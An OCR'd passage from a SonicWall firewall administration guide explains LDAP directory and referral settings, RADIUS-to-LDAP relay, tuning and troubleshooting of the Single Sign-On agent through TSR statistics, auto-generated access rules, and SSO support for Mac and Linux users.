29 In the **Trees containing user groups** specify the trees where user groups commonly reside in the LDAP directory. A maximum of 32 DN values may be provided. These are only applicable when there is no user group membership attribute in the schema's user object, and are not used with AD.

The above-mentioned trees are normally given in URL format but can alternatively be specified as distinguished names (for example, `myDom.com/Sales/Users` could alternatively be given as the DN *ou=Users,ou=Sales,dc=myDom,dc=com*). The latter form will be necessary if the DN does not conform to the normal formatting rules as per that example. In Active Directory the URL corresponding to the

distinguished name for a tree is displayed on the Object tab in the properties of the container at the top of the tree.

NOTE: AD has some built-in containers that do not conform (for example, the DN for the top level Users container is formatted as `cn=Users,dc=...`, using `cn` rather than `ou`) but the SonicWall knows about and deals with these, so they can be entered in the simpler URL format.

Ordering is not critical, but since they are searched in the given order it is most efficient to place the most commonly used trees first in each list. If referrals between multiple LDAP servers are to be used, then the trees are best ordered with those on the primary server first, and the rest in the same order that they will be referred.

NOTE: When working with AD, to locate the location of a user in the directory for the **User tree for login to server** field, the directory can be searched manually from the Active Directory Users and Settings control panel applet on the server, or a directory search utility such as `queryad.vbs` in the Windows NT/2000/XP Resource Kit can be run from any PC in the domain.


30 The **Auto-configure** button causes the SonicWall security appliance to auto-configure the **Trees containing users** and **Trees containing user groups** fields by scanning through the directory/directories looking for all trees that contain user objects. The **User tree for login to server** field must be set first.

Select whether to append new located trees to the current configuration or to start from scratch removing all currently configured trees first, and then click **OK**.

NOTE: Auto-configure will quite likely locate trees that are not needed for user log in, and manually removing such entries is recommended.

If using multiple LDAP/AD servers with referrals, this process can be repeated for each, replacing the **Domain to search** accordingly and selecting **Append to existing trees** on each subsequent run.

31 Select the **Referrals** tab.




32 If multiple LDAP servers are in use in your network, LDAP referrals may be necessary. Select one or more of the following check boxes:

- **Allow referrals** – Select when user information is located on an LDAP server other than the primary one.

- **Allow continuation references during user authentication** – Select when individual directory trees span multiple LDAP servers.
- **Allow continuation references during directory auto-configuration** – Select to read directory trees from multiple LDAP servers in the same operation.
- **Allow continuation references in domain searches** – Select to search for sub-domains in multiple LDAP servers.

33 Select the **LDAP Users** tab.



34 Check the **Allow only users listed locally** box to require that LDAP users also be present in the SonicWall security appliance local user database for logins to be allowed.

35 Check the **User group membership can be set locally by duplicating LDAP user names** box to allow for group membership (and privileges) to be determined by the intersection of local user and LDAP user configurations.


36 From the **Default LDAP User Group** drop-down menu, select a default group on the SonicWall security appliance to which LDAP users will belong in addition to group memberships configured on the LDAP server.

> **TIP:** Group memberships (and privileges) can also be assigned simply with LDAP. By creating user groups on the LDAP/AD server with the same name as SonicWall security appliance built-in groups (such as **Guest Services**, **Content Filtering Bypass**, **Limited Administrators**) and assigning users to these groups in the directory, or creating user groups on the SonicWall security appliance with the same name as existing LDAP/AD user groups, SonicWall group memberships will be granted upon successful LDAP authentication.

The SonicWall security appliance can retrieve group memberships more efficiently in the case of Active Directory by taking advantage of its unique trait of returning a ‘memberOf’ attribute for a user.

37 Click the **Import user groups** button to import user groups from the LDAP server. The names of user groups on the LDAP server need to be duplicated on the SonicWall if they are to be used in policy rules, CFS policies, etc.

38 Select the **LDAP Relay** tab.



39 Select the **Enable RADIUS to LDAP Relay** check box to enable RADIUS to LDAP relay. The RADIUS to LDAP Relay feature is designed for use in a topology where there is a central site with an LDAP/AD server and a central SonicWall security appliance with remote satellite sites connected into it using SonicWall security appliances that may not support LDAP. In that case the central SonicWall security appliance can operate as a RADIUS server for the remote SonicWall security appliances, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.

Additionally, for remote SonicWall security appliances running non-enhanced firmware, with this feature the central SonicWall security appliance can return legacy user privilege information to them based on user group memberships learned using LDAP. This avoids what can be very complex configuration of an external RADIUS server such as IAS for those SonicWall security appliances.

40 Under **Allow RADIUS clients to connect via**, select the relevant checkboxes and policy rules will be added to allow incoming RADIUS requests accordingly. The options are:


- Trusted Zones
- WAN Zone
- Public Zones
- Wireless Zones
- VPN Zone

41 In the **RADIUS shared secret** field, enter a shared secret common to all remote SonicWall security appliances.

42 In the **User groups for legacy users** fields, define the user groups that correspond to the legacy 'VPN users,' 'VPN client users,' 'L2TP users' and 'users with Internet access' privileges. When a user in one of the given user groups is authenticated, the remote SonicWall security appliances will be informed that the user is to be given the relevant privilege.

NOTE: The **Bypass filters** and **Limited management capabilities** privileges are returned based on membership to user groups named **Content Filtering Bypass** and **Limited Administrators**, which are not configurable.

43 Select the **Test** tab.



The 'Test' page allows for the configured LDAP settings to be tested by attempting authentication with specified user and password credentials. Any user group memberships and/or framed IP address configured on the LDAP/AD server for the user will be displayed.

44 In the **Username** and **Password** fields, enter a valid LDAP login name for the LDAP server you configured.

45 Select **Password authentication** or **CHAP** (Challenge Handshake Authentication Protocol).

NOTE: CHAP only works with a server that supports retrieving user passwords using LDAP and in some cases requires that the LDAP server to be configured to store passwords reversibly. CHAP cannot be used with Active Directory.

46 Click **Test**. Status and information returned from the LDAP server are displayed in the **Test Status**, **Message from LDAP**, and **Returned User Attributes** fields.

Tuning Single Sign-On Advanced Settings

This section provides detailed information to help you tune the advanced SSO settings on your SonicWall appliance.

Topics:

Overview

When a user first tries to send traffic through a SonicWall that is using SSO, the appliance sends a “who is this” request to SonicWall SSO Agent. The agent queries the user’s PC via Windows networking, and returns the user name to the SonicWall appliance. If the user name matches any criteria set in the policies, then the user is considered as “logged on” by the SonicWall. When users are logged into the SonicWall using SSO, the SSO feature also provides detection of logouts. To detect logouts, the appliance repeatedly polls the agent to check if each user is still logged in. This polling, along with the initial identification requests, could potentially result in a large loading on the SonicWall SSO Agent application and the PC on which it is running, especially when very large numbers of users are connecting.

The SonicWall SSO feature utilizes a rate-limiting mechanism to prevent the appliance from swamping the agent with these user requests. Both automatic calculations and a configurable setting on the appliance govern how this rate-limiting operates. The SonicWall SSO feature automatically calculates the maximum number of user requests contained in each message to the agent that can be processed in the poll period, based on recent polling response times. Also, the timeout on a multi-user request is automatically set to be long enough to reduce the likelihood of an occasional long timeout during polling. The configurable setting controls the number of requests to send to the agent at a time, and can be tuned to optimize SSO performance and prevent potential problems. This section provides a guide to choosing suitable settings.

The potential for problems resulting from overloading the agent can be reduced by running the agent on a dedicated high-performance PC, and possibly also by using multiple agents on separate PCs, in which case the load will be shared between them. The latter option also provides redundancy in case one of the agent PCs fails. The agent should run on a Windows Server PC (some older workstations could be used but changes in later Windows 2000/XP/Vista workstation releases and in service packs for the older versions added a TCP connection rate limiting feature that interferes with operation of the SSO agent).

About the Advanced Settings

The **Maximum requests to send at a time** setting is available on the **Advanced** tab of the SSO agent configuration.


This setting controls the maximum number of requests that can be sent from the appliance to the agent at the same time. The agent processes multiple requests concurrently, spawning a separate thread in the PC to handle each. Sending too many requests at a time can overload the PC on which the agent is running. If the number of requests to send exceeds the maximum, then some are placed on an internal “ring buffer” queue (see Using the Single Sign-On Statistics in the TSR and Viewing SSO Mouseover Statistics and Tooltips). Requests waiting on the ring buffer for too long could lead to slow response times in SSO authentication.

This setting works in conjunction with the automatically calculated number of user requests per message to the agent when polling to check the status of logged in users. The number of user requests per message is calculated based on recent polling response times. SonicOS adjusts this number as high as possible to minimize the number of messages that need to be sent, which reduces the load on the agent and helps reduce network traffic between the appliance and the agent. However, the number is kept low enough to allow the agent to process all of the user requests in the message within the poll period. This avoids potential problems such as timeouts and failures to quickly detect logged out users.


Viewing SSO Mouseover Statistics and Tooltips

The SSO Configuration page provides mouseover statistics about each agent, and mouseover tooltips for many fields. On the Settings tab, a green LED-style icon next to an agent indicates that the agent is up and running. A red LED icon indicates that the agent is down.

To view the statistics for a particular agent, hover your mouse pointer over the **Statistics** icon to the right of the SSO agent. This also works for individual TSAs on the Terminal Services tab.




To view the statistics for all SSO activity on the appliance, hover your mouse pointer over the statistics icon at the bottom of the table, in the same row as the **Add** button.



To close the statistics display, click **close**.

To clear all the displayed values, click **Click to reset**.

To view the tooltips available for many fields in the SSO configuration screens, hover your mouse pointer over the triangular icon to the right of the field. The tooltip will display until you move your mouse pointer away.



Using the Single Sign-On Statistics in the TSR

A rich set of SSO performance and error statistics is included in the trouble shooting report (TSR). These can be used to gauge how well SSO is performing in your installation. Download the TSR on the **System > Diagnostics** page and search for the title “SSO operation statistics”. The following are the counters to look at in particular:

1 Under **Users currently connected**, the TSR can include a list of all currently logged in local and remote users, regardless of how they were authenticated. On the **System > Diagnostics** page before generating the TSR, select **Current Users** and do one of the following:

- Select **Detail of Users**, which displays eight to nine lines of detailed information in the TSR for each user.

  When **Detail of Users** is selected, numerous details are provided, varying with the type of user. They include timers, privileges, management mode if managing, group memberships, CFS policies, VPN client networks, and other information. Disabling this option when there are thousands of users logged in could greatly decrease the size of the TSR file that is created, versus one that includes the detailed users list.

- Clear (deselect) **Detail of Users**, which displays just one summary line per user. If the **Current Users** check box is not selected, then the users list is omitted from the TSR.

  When **Detail of Users** is not selected, the user summary includes the IP address, user name, type of user and, for administrative users who are currently managing, their management mode. For example:

  ```
  Users currently connected:
  192.168.168.1: Web user admin logged in (managing in Config mode)
  192.168.168.9: Auto user Administrator (SD80\Administrator) auto logged in
  ```

2 Under **SSO ring buffer statistics**, look at **Ring buffer overflows** and **Maximum time spent on ring**. If the latter approaches or exceeds the polling rate, or if any ring buffer overflows are shown, then requests are not being sent to the agent quickly enough. Also, if the **Current requests waiting on ring** is constantly increasing, that would indicate the same. This means that the **Maximum requests to send at a time** value should be increased to send requests faster. However, that will increase the load on the agent, and

if the agent cannot handle the additional load, then problems will result, in which case it may be necessary to consider moving the agent to a more powerful PC or adding additional agents.

3 Under **SSO operation statistics**, look at **Failed user id attempts with time outs** and **Failed user id attempts with other errors**. These should be zero or close to it – significant failures shown here indicate a problem with the agent, possibly because it cannot keep up with the number of user authentications being attempted.

4 Also under **SSO operation statistics**, look at the **Total users polled in periodic polling**, **User polling failures with time outs**, and **User polling failures with other errors**. Seeing some timeouts and errors here is acceptable and probably to be expected, and occasional polling failures will not cause problems. However, the error rate should be low (an error rate of about 0.1% or less should be acceptable). Again, a high failure rate here would indicate a problem with the agent, as above.

5 Under **SSO agent statistics**, look at the **Avg user ID request time** and **Avg poll per-user resp time**. These should be in the region of a few seconds or less – something longer indicates possible problems on the network. Note, however, that errors caused by attempting to authenticate traffic from non-Windows PCs via SSO (which can take a significantly long time) can skew the **Avg user ID request time** value, so if this is high but **Avg poll per-user resp time** looks correct, that would indicate the agent is probably experiencing large numbers of errors, likely due to attempting to authenticate non-Windows devices.

6 If using multiple agents, then also under **SSO agent statistics** look at the error and timeout rates reported for the different agents, and also their response times. Significant differences between agents could indicate a problem specific to one agent that could be addressed by upgrading or changing settings for that agent in particular.

7 Traffic from devices other than PCs can trigger SSO identification attempts and that can cause errors and/or timeouts to get reported in these statistics. This can be avoided by configuring an address object group with the IP addresses of such devices, and doing one or both of the following:

- If using Content Filtering, select that address object with the **Bypass the Single Sign On process for traffic from** setting on the Enforcement tab of the SSO configuration.
- If access rules are set to allow only authenticated users, set separate rules for that address object with **Users Allowed** set to **All**.

  For related information, see the White Listing IP Addresses to Bypass SSO and Authentication.

  To identify the IP addresses concerned, look in the TSR and search for “IP addresses held from SSO attempts”. This lists SSO failures in the preceding period set by the **Hold time after failure** setting.

  NOTE: If any of the listed IP addresses are for are Mac/Linux PCs, see Accommodating Mac and Linux Users.

  To limit the rate of errors due to this, you can also extend the **Hold time after failure** setting on the Users tab.

For information about viewing SSO statistics on the SSO configuration page, see Viewing SSO Mouseover Statistics and Tooltips.

Examining the Agent

If the above statistics indicate a possible problem with the agent, a good next step would be to run Windows Task Manager on the PC on which the agent is running and look at the CPU usage on the **Performance** tab, plus the CPU usage by the `CIAService.exe` process on the **Processes** tab. If the latter is using a large percentage of the CPU time and the CPU usage is spiking close to 100%, this is an indication that the agent is getting overloaded. To try to reduce the loading you can decrease the **Maximum requests to send at a time** setting; see Using the Single Sign-On Statistics in the TSR.

Remedies

If the settings cannot be balanced to avoid overloading the agent's PC while still being able to send requests to the agent fast enough, then one of the following actions should be taken:

- Consider reducing the polling rate configured on the **Users** tab by increasing the poll time. This will reduce the load on the agent, at the cost of detecting logouts less quickly. Note that in an environment with shared PCs, it is probably best to keep the poll interval as short as possible to avoid problems that could result from not detecting logouts when different users use the same PC, such as the initial traffic from the second user of a PC possibly being logged as sent by the previous user.
- Move the agent to a higher-performance, dedicated PC.
- Configure an additional agent or agents.

Configuring Firewall Access Rules

Enabling SonicWall SSO affects policies on the **Firewall > Access Rules** page of the SonicOS management interface. Rules set under **Firewall > Access Rules** are checked against the user group memberships returned from a SSO LDAP query, and are applied automatically.

Topics:

Automatically Generated Rules for SonicWall SSO

When a SonicWall SSO agent or TSA is configured in the SonicOS management interface, a Firewall access rule and corresponding NAT policy are created to allow the replies from the agent into the LAN. These rules use either a **SonicWallSonicWall SSO Agents** or **SonicWall Terminal Services Agents** address group object, which has a member address object for each configured agent. The member address objects are automatically added to and deleted from the group object as agents are added or deleted. The member address objects are also updated automatically as an agent's IP address changes, including when an IP address is resolved via DNS (where an agent is given by DNS name).

If SonicWall SSO agents or TSAs are configured in different zones, the Firewall access rule and NAT policy are added to each applicable zone. The same **SonicWall SSO Agents** or **SonicWall Terminal Services Agents** address group is used in each zone.

NOTE: Do not enable Guest Services in the same zone where SonicWall SSO is being used. Enabling Guest Services will disable SSO in that zone, causing users who have authenticated via SSO to lose access. Create a separate zone for Guest Services.

Accommodating Mac and Linux Users

Mac and Linux systems do not support the Windows networking requests that are used by the SonicWall SSO agent, and hence require Samba 3.5 or newer to work with SonicWall SSO.

Topics:

- Using SSO on Mac and Linux With Samba
- Using SSO on Mac and Linux Without Samba

Using SSO on Mac and Linux With Samba

For Windows users, SonicWall SSO is used by a SonicWall appliance to automatically authenticate users in a Windows domain. It allows the users to get access through the appliance with correct filtering and policy compliance without the need to identify themselves via any additional login process after their Windows domain login.

Samba is a software package used by Linux/Unix or Mac machines to give their users access to resources in a Windows domain (via Samba's **smbclient** utility) and/or to give Windows domain users access to resources on the Linux or Mac machine (via a Samba server).

A user working on a Linux PC or Mac with Samba in a Windows domain can be identified by SonicWall SSO, but it requires proper configuration of the Linux/Mac machine, the SSO Agent, and possibly some reconfiguration of the appliance. For example, the following configuration is necessary:

- To use SonicWall SSO with Linux/Mac users, the SonicWall SSO Agent must be configured to use **NetAPI** rather than **WMI** to get the user login information from the user's machine.
- For Samba to receive and respond to the requests from the SonicWall SSO Agent, it must be set up as a member of the domain and the Samba server must be running and properly configured to use domain authentication.

SonicWall SSO is supported by Samba 3.5 or newer.

NOTE: If multiple users log into a Linux PC, access to traffic from that PC is granted based on the most recent login.


Using SSO on Mac and Linux Without Samba

Without Samba, Mac and Linux users can still get access, but will need to log in to the SonicWall appliance to do so. This can cause the following problems:

- Traffic from Mac or Linux systems might keep triggering SSO identification attempts unless the user logs in. This could potentially be a performance overhead to the SSO system if there are a large number of such systems, although the effect would be somewhat mitigated by the "hold after failure" timeout.
- If per-user Content Filtering (CFS) policies are used without policy rules with user level authentication, the default CFS policy will be applied to users of Mac and Linux systems unless they manually log in first.
- If policy rules are set requiring user level authentication, Web browser connections from users of Mac and Linux systems will be redirected to the login page after the SSO failure, but the failure may initiate a timeout that would cause a delay for the user.

To avoid these problems, the **Don't invoke Single Sign On to Authenticate Users** check box is available when configuring Firewall access rules by clicking **Add** on the Firewall > Access Rules page (with **View Style** set to **All Rules**). This check box is visible only when SonicWall SSO is enabled and when the **Users Allowed** field on the Add Rule page is not set to **All**. If this check box is selected, SSO will not be attempted for traffic that matches the rule, and unauthenticated HTTP connections that match it will be directed straight to the login page.

Typically, the **Source** field would be set to an address object containing the IP addresses of Mac and Linux systems.



In the case of CFS, a rule with this check box enabled can be added "in front of" CFS so that HTTP sessions from Mac and Linux systems are automatically redirected to log in, avoiding the need for these users to log in manually.

